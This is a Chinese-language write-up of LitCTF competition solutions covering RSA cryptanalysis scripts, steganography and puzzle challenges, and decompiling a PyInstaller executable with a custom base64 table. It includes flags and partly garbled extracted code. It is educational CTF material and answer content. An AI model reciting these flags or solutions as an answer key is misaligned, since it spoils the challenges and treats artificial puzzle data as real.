5185490165247175755074805103840625687511977590976733896967715184223982
95572568193536509695151752973073791157250777995994593055629650387323043843
36923108429819788488819862050679993070677857304155243594479474149357708066
03135319166013408164683315806218163318125978230966989985398051513033616788
51278423093414213790633215215105958457422294152773064726294425076584491917
47 60130029393081979495898598446184143600657682221597860677108051542441115696
45546199262226746460081578671653615283375596665960708242700241780342523448
74286181538056835909281322560001674795751799266679949730247822194650925485
2979437130583539850985247422,
1717028738196915227260339129573501065417757436024070728399837662683474
64367672026619085268857185126008602458452823400450377020299170282873860323
64852679298603266972286406813268898457943917442069295806765376157691504840
83242039924741303807364343064097449659558370778499818290907827480001580408
52001411097908308231664749782834223661913628258516082263060824051935265426
48 90802039645311423864744157140791967491089401628987168171394523520620002615
48631825989143362746715121123292436275957550673873937398160148303975715603
31981973125889429653349415202577540410619517490901583144133950928002858539
9046169513149752204461930349,
2513994079421863534819711807130108323818891802719361176352577442250280
58240301591818108080483128285863103752713906588748461669413051718895194726
85469675087274773157307133820213186080599249106104274031234797703970573904
81841138160561736496592661991639755134923748188488572309379823787556168127
48801611169782501406850009155370691100748148077823611161047196392269637419
49 90834724296742064451257526339309855861251778350642631845345431897638639307
18408643434477869468404394392304130228041716244491420382553294283420726251
60152065354120068768305900284216162046433509432773145629276077546168037569
85741638210493640875844891960,
6452875340997852295275020218749378916760411126851936571996259386760459
85631330984559239264085650417594923421679496390847591303776199336040712595
26079439430837003820067830914437566178775664221652994229929873368114749802
84131306966940424642139162441283769172531199959298540627795873212152702317
44045307956609617483564714766569567909494313767153212463686312845700671421
50 14651192867767473105034521300416492791237538485220798862167327195722470004
81047269505214596261386534160935834909921155351371984109147724730932926711
83169075200357727201865501364735205556108085757952266768458112359415978801
1149227192380455462896729962,
2089794783693207677996482738468026666944487254124259558485354481084766
07818092558119023794027272659841459727175582082166278683514762624754241812

```

41317707734298108218231636329375895362429626917095073694210812814494087830
53501411788401393678728544046717174276163188490192907848885620428973844906
19598223887253332742578610991693774354004659986626126181156815197736251824
51 56433449001773543437767201553703283209697249003117284877232666946456539017
19439716608895733010038877664554334246218848309115044136982423542706144322
94290255341946188064601878124466330576733880681418041895030747397679118380
28579099128625845793341901127,
    1158531838931008228963453843692872926076190775495473198948365438425116
50001972136452813703513970285393661284036621739115622391433218952467543396
72995138654604980948825905276968754585440593530502031072587489418651687027
54652226963403579199610288596068696931622673235631710988186377973422446839
55195031319723891189863681904430325760709414284870544506513287733949855175
52 68216579647364967614926730248841713741600286001390136757473284393174512577
53 20404206029036966360470326249533020992432852312039071022862898413050068668
54 65833180884418750554169175201190564038414305298513649980907558049397471234
55 19334984081027473820456086396]
56 e = 1924
57 m = ''
58 len = len(c_list)
59
60 for i in range(len):
61     c = c_list[i]
62     for j in range(0, 10000):
63         if (pow(j, e, n) == c):

```

common_primes

简单RSA

```
1 from Crypto.Util.number import long_to_bytes, GCD, inverse
2 from math import gcd
3
4 # 给定的RSA参数
5 n1 = 633069317652618818889120080953404709787729996202051748572710161527448
20165330787864800482852578992473814976781143226630412780924144266471891939
66131271515781167481701347931698366596008766443020571350999575087766539572
16356250353569017658817500735848481764916683278365272949008318980835458838
34181689919776769
6 n2 = 738904122518086191648039682172124945514147864027024979034640172542637
80569629065810640215252722102084753519255771619560056118922616964068426636
69156570304669171126715644256214413965072848243704038074335259796633137028
67952491231053382830130327793524742467533861085106852247812998655604251145
68893879804036573
7 c1 = 112730367229948619382815689790423676282770716115918461291022911594408
71997302324919023708593105900105417528793646809809850626919594099479505740
17585334294773494358694015298129868814601925371234452908685208382383730949
24668409425938437206301134949744544986643284121229791959328620288215247251
58358036734514252
8 c2 = 424786904440301018690949060053219685980608491725513825026324806177751
25215522908666432583017311390935937075283150967678500354031213909256982757
45759261057639212171381769317152065783349663563902679159721975546185428141
92076064600251568123078193509601820283950132789648093099822648797733169520
47848608898562420
9 e = 65537
10
11 # 计算p
12 p = gcd(n1, n2)
13
14 # 计算q1和q2
15 q1 = n1 // p
16 q2 = n2 // p
17
18 # 计算 $\phi(n1)$ 和 $\phi(n2)$ 
19 phi_n1 = (p - 1) * (q1 - 1)
20 phi_n2 = (p - 1) * (q2 - 1)
21
22 # 计算d1和d2
23 d1 = inverse(e, phi_n1)
24 d2 = inverse(e, phi_n2)
25
26 # 解密c1和c2
27 m1 = pow(c1, d1, n1)
28 m2 = pow(c2, d2, n2)
```

```
29
30 # 确保解密结果一致 (应为同一个明文)
31 assert m1 == m2
32
33 # 将明文转换为字节
34 flag = long_to_bytes(m1)
35
36 print("Decrypted flag:", flag)
37 #! itCTF{c0mmunity_w1th_two_c1phert3xt}
```

CRT

利用中国剩余定理来求解明文m

```
1 from Crypto.Util.number import long_to_bytes
2 import gmpy2
3
4 # 给定值
5 e = 10
6 n_list = [
7     1628454946721545986041021959702406361047367393629035510005635127092859
8     03646139882438421362744043160056912288516577073210371650338708041130015509
9     43722154728825877813376691406849932899693973387282799799300076386870984605
10    58938566635282474062222987199272701198784705642985072020781604804453806862
11    52819770593923656980311402687878028860186986223261035908343149402801915606
12    18753408741810842189500991556860816195814550884416201667771827582907240044
13    21681770587612999303077194311009029138320572058781682033583961649125707891
14    82588399869421019860117618098151927134995423290378771954483811272721838073
15    58011340669666067708631770629
16 ]
17 c_list = [
18     6444710042040385873585761604074174909386433060279678684868940326861457
19     71114614076076527690366372762614045209015175209880518279715723521182568975
20     22099397645110676023639091277837125074669946336609716436967278931640852007
21     91933701918104775804636352240926866078968638526718815438173295215893244666
22     28227730589108339783619357530316049670209743367574983963078106666377633552
23     74538469008418380493904732071187305356971743267015504586961047752604650386
24     85856905442545666034913578058490094476747894800611391574331569891232287688
25     99846183291164697221164452100037658563026884070301188916984245139290761779
26     580443049
27 ]
28
29 # 使用中国剩余定理 (CRT) 来找到 x
30 x = c_list[0] # 因为只有一个模数和一个密文
31
32 # 计算 x 的指数 e 的整数根
33 m = gmpy2.iroot(x, e)[0]
34
35 # 将整数转换为字节以获得原始消息
36 message = long_to_bytes(m)
37
38 # 打印消息
39 print(message)
40 #LitCTF{CRT_i5_s0_e4sy!!!}
```

男人，什么罐头我说！


```
1 from Crypto.Util.number import *
2 from sympy import *
3 from gmpy2 import *
4
5 # Given polynomials
6 Polynomial1 = 581543606807557693409548935724017486670333133541179422232583
70092578635555451803701875246040822675770820625484823955325325376503299610
64728207451218267384409901472353893584034580627932667162183488417431504265
32728458593937200440767318943873160200430305496564413668388376256872034818
96972821231596403741150142
7 Polynomial2 = 171692903673150731426296312524549271861303258108708311216496
91347539418939379369781780009824204969230516478258788063751602882764750509
36287173372925783593370441689283171248300230510152724299458293457336889298
92412065424786481363731277240073380880692592385413767327833405744609781605
297684139130460468105300760
8 Polynomial3 = 979863463225159097106027963879826576304081650056235018118211
16195049269186902123564611531712164389221482586560334051304898550068155631
79219837538550609976564872472415502283947083018819966650194716659709406623
82099360829367867927643985760455554007424894165839871596031740561836355437
96238419852007348207068832
9 c = 6900297692251866097793817016437787614571385530809204443960780126901216
13426213828722870549564971078807093600149349998980667982840018011505754141
62590122054654121277332761756297966005960822085187870119516225963236550973
17466822634843323276204363949128733461144512711454128821589898247038472374
37871480757404551113620810392782422053869083938928788602100916785471462523
02023271402744806944270863832304876103512175239557016760405942155926076064
5061567883338223699900
10
11 # Given values for p, q, and r
12 p = 7625900647186256736313352208336189136024613525845451962194744676052072
32526264653364216355309001573458496026758781389474541484303711107425873081
9958397631
13 q = 1310316388026764822185161729633686529573127885137348856918209954982482
69735602962478020587121972554336718255709721298911222744358896966633204908
06634737981
14 r = 9898805297737495640281149403465681435952383402115255751446422784763742
39589803437839939160408513719635180253993569715513722649501018432246856279
1581344399
15
16 # Compute modulus n
17 n = p * q * r
18
19 # Compute Euler's totient function
20 phi = (p - 1) * (q - 1) * (r - 1)
```



```

21
22 # Compute the private exponent d
23 e = 65537
24 d = inverse(e, phi)
25
26 # Decrypt the ciphertext
27 m = pow(c, d, n)
28
29 # Convert the decrypted message to bytes
30 flag = long_to_bytes(m)
31 print(flag)
32 #! itCTF{P0lynomi4l i5 inter3st1ng}

```

Polynomial_plus

与Polynomial差不多，先解方程得到k，然后代入算出p,q进行RSA

```

Python |
1  n = 3434247876889467108287881934785183401846356304982363469076065097630118
   90082198311173501834898393322176325060349656021994088578448585570427399686
   92025314550443106545141232643023308407365159924866176203667184114204857305
   15494741825862975650462851613756009905961194485381183272404059578451789564
   27810835797220204485242640945891970398041508724313442375608608662117158013
2  c = 3000971520846962745160032694510373674058998747366670893583161454729771
   15856239312841307278390995620995063953407731245808077915106161525019835875
   97869814823861714892917025714176240751413947926786712106434216899348652988
   90880676458669300297875000523901954065198966583846235751600918281731110871
   20708969655686251340535134778177193882787257773427670338018428731395437974
3
4  from sympy import *
5  from Crypto.Util.number import *
6
7  k = var('k')
8  p = k**10 + 22*k**8 + 53*k**6 - 22*k**4 - 39*k**2 + 114514
9  q = k**9 + 10*k**7 - 13*k**6 - 2*k**4 + 111*k**2 + 1919810
10 r = solve([p*q-n], [k])
11 print(r)

```

```
1 n = 3434247876889467108287881934785183401846356304982363469076065097630118
90082198311173501834898393322176325060349656021994088578448585570427399686
92025314550443106545141232643023308407365159924866176203667184114204857305
15494741825862975650462851613756009905961194485381183272404059578451789564
27810835797220204485242640945891970398041508724313442375608608662117158013
2 c = 3000971520846962745160032694510373674058998747366670893583161454729771
15856239312841307278390995620995063953407731245808077915106161525019835875
97869814823861714892917025714176240751413947926786712106434216899348652988
90880676458669300297875000523901954065198966583846235751600918281731110871
20708969655686251340535134778177193882787257773427670338018428731395437974
3
4 from sympy import *
5 from Crypto.Util.number import *
6
7 k = 17327183749088974321
8
9 p = k**10 + 22*k**8 + 53*k**6 - 22*k**4 - 39*k**2 + 114514
10 q = k**9 + 10*k**7 - 13*k**6 - 2*k**4 + 111*k**2 + 1919810
11
12 phi = (p-1)*(q-1)
13 d = inverse(65537, phi)
14 m = pow(c, d, n)
15 print(long_to_bytes(m))
16 #LitCTF{Th1s_i5_a_trick_for_s0lving_polynomi4l}
```

little_fermat

费马小定理，可以参考博客解出：<https://blog.csdn.net/jayq1/article/details/131931855>

```
1 from Crypto.Util.number import *
2 from libnum import *
3 import gmpy2
4
5 n = 1227196487466796602112721341364141023895557965758574051144969722486512
20892565781331814993584484991300852578490929023084395318478514528533234617
75971250343905833447919229758124553990295026720136267560208596442165914797
73357791285469650686492654197360534675230096730377233829693715236636747599
21589944204926693
6 c = 1092158171181569173061515351992889355883584108855411503193091723665329
83941498151858496142368333375769194040807735053625645757204569614999883828
04772042748038468337543568383378068655734190940084287481685352800725897511
72657892416630685904458782411532051064443575543725666704368657229666684202
39234530554168928
7
8 p = 1107789008551175597965911032749235147544306277811364528445554289350676
80804959293513465301567209697550213389350445452567765443384088903118814373
58607694219
9 q = 1107789008551175597965911032749235147544306277811364528445554289350676
80804959293513465301567209697550213389350445452567765443384088903118814373
58607693647
10
11 a = p - 1
12 phi = (p - 1) * (q - 1)
13
14 e = 65537
15
16 d = inverse(e, phi)
17
18 m = pow(c, d, n)
19
20 m1 = m ^ (p - 1)
21 m2 = m ^ (q - 1)
22
23 print(long_to_bytes(m1))
24 print(long_to_bytes(m2))
25 #LitCTF{Y0u_know_littl3_ferm4t_th3ory}
```

真·EasyRSA

先正常RSA得到hint值，仔细观察hint位数发现和q相似

```
1 from Crypto.Util.number import *
2 import libnum
3 import gmpy2
4
5 # 已知值
6 c1 = 789950974645056928331752213361104446917067207846422018743187925768866
7 38370795877665241433503242322048462220941850261103929220636367258375223629
8 31388031475781928823387787104990333106126118293260353669021647246042486949
9 80537871478931797333027054306451819838258846457918161060805469371787218984
10 60776392249707560
11 c2 = 378470175718106542891559792727604218046107089054964616403554382126650
12 63715026902473471683402349333180049287185629904682812854219811577839911380
13 77081303219
14 n = 1118809033021125993618222434127778260526512614640696036712286951197299
15 11614927471127031113870129416452329155262786735889603893196627646342615137
16 28071418744662729246596688113659994237539401882884600186335423404707422484
17 36401450673376649943144967764390546256054217476891268168049161637932645591
18 88427704647589521
19 e = 65537
20
21 # 计算p
22 p = gmpy2.iroot(n, 4)[0]
23
24 # 计算phi(n)
25 phi_n = p**4-p**3
26
27 # 计算d
28 d = libnum.invmod(e, phi_n)
29 print(f"d = {d}")
30
31 # 解密密文
32 m = pow(c1, d, n)
33 print(m)
34
35 # 将解密后的长整数转换回消息
36 message = long_to_bytes(m)
37
38 print(libnum.n2s(int(m)).decode())
39 #LitCTF{HeRe_1s_Weak_F1aG}hahahaha_____hint_is_934923324570192551412945025
40 55555489582661562346262162342211605562996217352449
```


猜测n2是p和hint的乘积，进行RSA

```
1 from Crypto.Util.number import *
2 import libnum
3 import gmpy2
4
5 c1 = 789950974645056928331752213361104446917067207846422018743187925768866
38370795877665241433503242322048462220941850261103929220636367258375223629
31388031475781928823387787104990333106126118293260353669021647246042486949
80537871478931797333027054306451819838258846457918161060805469371787218984
60776392249707560
6 c2 = 378470175718106542891559792727604218046107089054964616403554382126650
63715026902473471683402349333180049287185629904682812854219811577839911380
77081303219
7 n = 1118809033021125993618222434127778260526512614640696036712286951197299
11614927471127031113870129416452329155262786735889603893196627646342615137
28071418744662729246596688113659994237539401882884600186335423404707422484
36401450673376649943144967764390546256054217476891268168049161637932645591
88427704647589521
8 e = 65537
9
10 #计算p
11 p = gmpy2.iroot(n,4)[0]
12 hint = 9349233245701925514129450255555548958266156234626216234221160556299
6217352449
13
14 phi_n = (p - 1) * (hint - 1)
15
16 #求逆元
17 d=libnum.invm(e, phi_n)
18 m=pow(c2, d, p*hint)
19 print(long_to_bytes(m))
20 #LitCTF{R1ght_Answ3r!}
```

misc


潏贪恋和你、笛一(7)dé每兮每秒

Isb隐写



盯帧珍珠

jpg改gif, 拆分每帧



图片拼起来得到flag

LitCTF{You_

_are_really

_staring_at

_frames!}

你说得对, 但__

给的二维码是假的, 扫了启动原神。binwalk得到二维码碎片, 拼起来得到正确的二维码, 扫码得到flag



1.jpg



2.jpg



3.jpg



4.jpg

单击止

单



页



原铁，启动！

给了张一半原神文字，一半星铁文字的图片

ᄀ ᄁ ᄂ ᄃ { ᄄ ᄅ ᄆ ᄇ ᄈ ᄉ ᄊ ᄋ ᄌ ᄍ ᄎ ᄏ }

对照字母表翻译得到flag

原神

提瓦特现行文字对照表

古体	层岩变体	通用文	稻妻文	须弥雨林文	须弥沙漠文	拉丁字母
À	𐑖	𐑗	𐑘	𐑙	𐑚	A
B	𐑛	𐑜	𐑝	𐑞	𐑟	B
C	𐑠	𐑡	𐑢	𐑣	𐑤	C
D	𐑥	𐑦	𐑧	𐑨	𐑩	D
E	𐑪	𐑫	𐑬	𐑭	𐑮	E
F	𐑯	𐑰	𐑱	𐑲	𐑳	F
G	𐑴	𐑵	𐑶	𐑷	𐑸	G
H	𐑹	𐑺	𐑻	𐑼	𐑽	H
I	𐑾	𐑿	𐒀	𐒁	𐒂	I
J	𐒃	𐒄	𐒅	𐒆	𐒇	J
K	𐒈	𐒉	𐒊	𐒋	𐒌	K
L	𐒍	𐒎	𐒏	𐒐	𐒑	L
M	𐒒	𐒓	𐒔	𐒕	𐒖	M
N	𐒗	𐒘	𐒙	𐒚	𐒛	N
O	𐒜	𐒝	𐒞	𐒟	𐒠	O
P	𐒡	𐒢	𐒣	𐒤	𐒥	P
Q	𐒧	𐒨	𐒩	𐒪	𐒫	Q
R	𐒬	𐒭	𐒮	𐒯	𐒰	R
S	𐒲	𐒳	𐒴	𐒵	𐒶	S
T	𐒸	𐒹	𐒺	𐒻	𐒼	T
U	𐒽	𐒾	𐒿	𐓀	𐓁	U
V	𐓂	𐓃	𐓄	𐓅	𐓆	V
W	𐓇	𐓈	𐓉	𐓊	𐓋	W
X	𐓌	𐓍	𐓎	𐓏	𐓐	X
Y	𐓑	𐓒	𐓓	𐓔	𐓕	Y
Z	𐓖	𐓗	𐓘	𐓙	𐓚	Z



文字: @艾特莫 @阿基玛 图案: @Xen不念真

宇宙通用文


目前已登场的地区中，空间站「黑塔」和雅利洛-VI使用该文字。推测为星穹铁道世界观中，宇宙通用的文字。

英文	对应	英文	对应	英文	对应	英文	对应	英文	对应
Aa	ƲƳ	Bb	ᛃᛇ	Cc	ᚢᚦ	Dd	ᚩᚫ	Ee	ᚱᚴ
Ff	ᚦᚷ	Gg	ᚠᚡ	Hh	ᚨᚣ	li	ᚯᚷ	Jj	ᚪᚱ
Kk	ᚷᚹ	Ll	ᚠᚷ	Mm	ᚱᚱ	Nn	ᚱᚵ	Oo	ᚱᚶ
Pp	ᚷᚷ	Qq	ᚱᚶ	Rr	ᚠᚡ	Ss	ᚷᚷ	Tt	ᚠᚱ
Uu	ᚷᚷ	Vv	ᚠᚷ	Ww	ᚠᚷ	Xx	ᚱᚱ	Yy	ᚷᚹ
Zz	ᚠᚱ								

翻译得到：FLAG{GOOD_GAMER}

按照格式修改为最终flag：LitCTF{good_gamer}

Everywhere We Go



打开换成频谱图就能看到flag

关键，太关键了!

先字频统计，得到密钥bingo，然后结合题目提示得知是关键字解密，解密得到flag

序号	字词	频次	频率 %
84	-	44	0.8327
85	s	44	0.8327
86	Q	44	0.8327
87	L	43	0.8138
88	5	43	0.8138
89	0	43	0.8138
90	y	43	0.8138
91	.	41	0.7759
92	,	41	0.7759
93	{	40	0.757
94	w	35	0.6624

关键字密码

Keyword Cipher

jetnta[e_kess_ymu_inss}

bingo

加密

解密

LITCTF {I_MISS_YOU_BOSS}

Last build: 10 days ago - version 10 is here! [Read about the new features here](#)

Recipe

From Base64 ^ ⏏

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars Strict mode

From Base64 ^ ⏏

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars Strict mode

Input

Ykc5M1pw0XBjMT13wVdsdVpuVnM=

ABC 28 1 26→27 (1 selected)

Output

love_is_painful

再将音频放入deepsound，密码就是明文内容，解出来的文件就是flag
 Litctf{wish_you_can_find_your_true_love}

DeepSound 2.1

Hide Data Inside Audio Audio Converter Settings Help

Open carrier files Add secret files Encode secret files Extract secret files


Carrier audio files :

File	Dir	Size (MB)	Data format
爱情.wav	C:\Users\13740\Desktop	28.9 MB	v2 (2024)

Secret files in C:\Users\13740\Desktop\爱情.wav:

Secret file name	Size (MB)
flag_real.txt	< 0.1 MB

放进ida里或者shift+F12展示所有字符串，观察到有一串base64字符串，猜测最上方是它的表，解码得flag



ezpython

先用pyinstxttractor将exe文件编译为pyc文件，然后会得到一堆pyc文件，找到epy.pyc，再找一个在线反编译网站将pyc文件反编译成py文件。

```
1 python pyinstxttractor.py ezpy.exe
```

下面是反编译出的源码

```
1 #!/usr/bin/env python
2 # visit https://tool.lu/pyc/ for more information
3 # Version: Python 3.11
4
5 import Litctfbase64
6 flag = input('flag:')
7 flag = Litctfbase64.b64decode(flag)
8 if flag == 'X=3o4hx=0EZwf=mMv13gX=3o4hx=qje2ZjtgZQmEKXZog4==':
9     print('win')
10    return None
11 print('no')
12
13
```

可以看到他导入了模块Litctfbase64，所以我们要去找这个模块的pyc文件再反编译看下源码的表是什么即可


```
1 # Source Generated with Decompyle++
2 # File: Litctfbase64.pyc (Python 3.11)
3
4 import string
5 BASE64_ALPHABET = '8kuWYm=1JiUPs7DT4x+X5tcqZKfGvA0gFLB6y3QbV2rN0lRdMwnEohj
zSe9/HIa-'
6
7 def b64decode(input_string):
8     pass
9 # WARNING: Decompyle incomplete
10
11
12 def from_base64(base64_string):
13     pass
14 # WARNING: Decompyle incomplete
```

然后厨子

Recipe



From Base64



Alphabet
8kuwYm=1JiUPs7DT4x+X5tcqZKfGvA0g...

Remove non-alphabet chars Strict mode

Input



```
X=3o4hx=0EZwf=mMv13gX=3o4hx=qje2ZjtgZQmEKXZog4==|
```

rec 48 1

Output

```
LitCTF{61happy_LitCTF_nice_base64}SOH|
```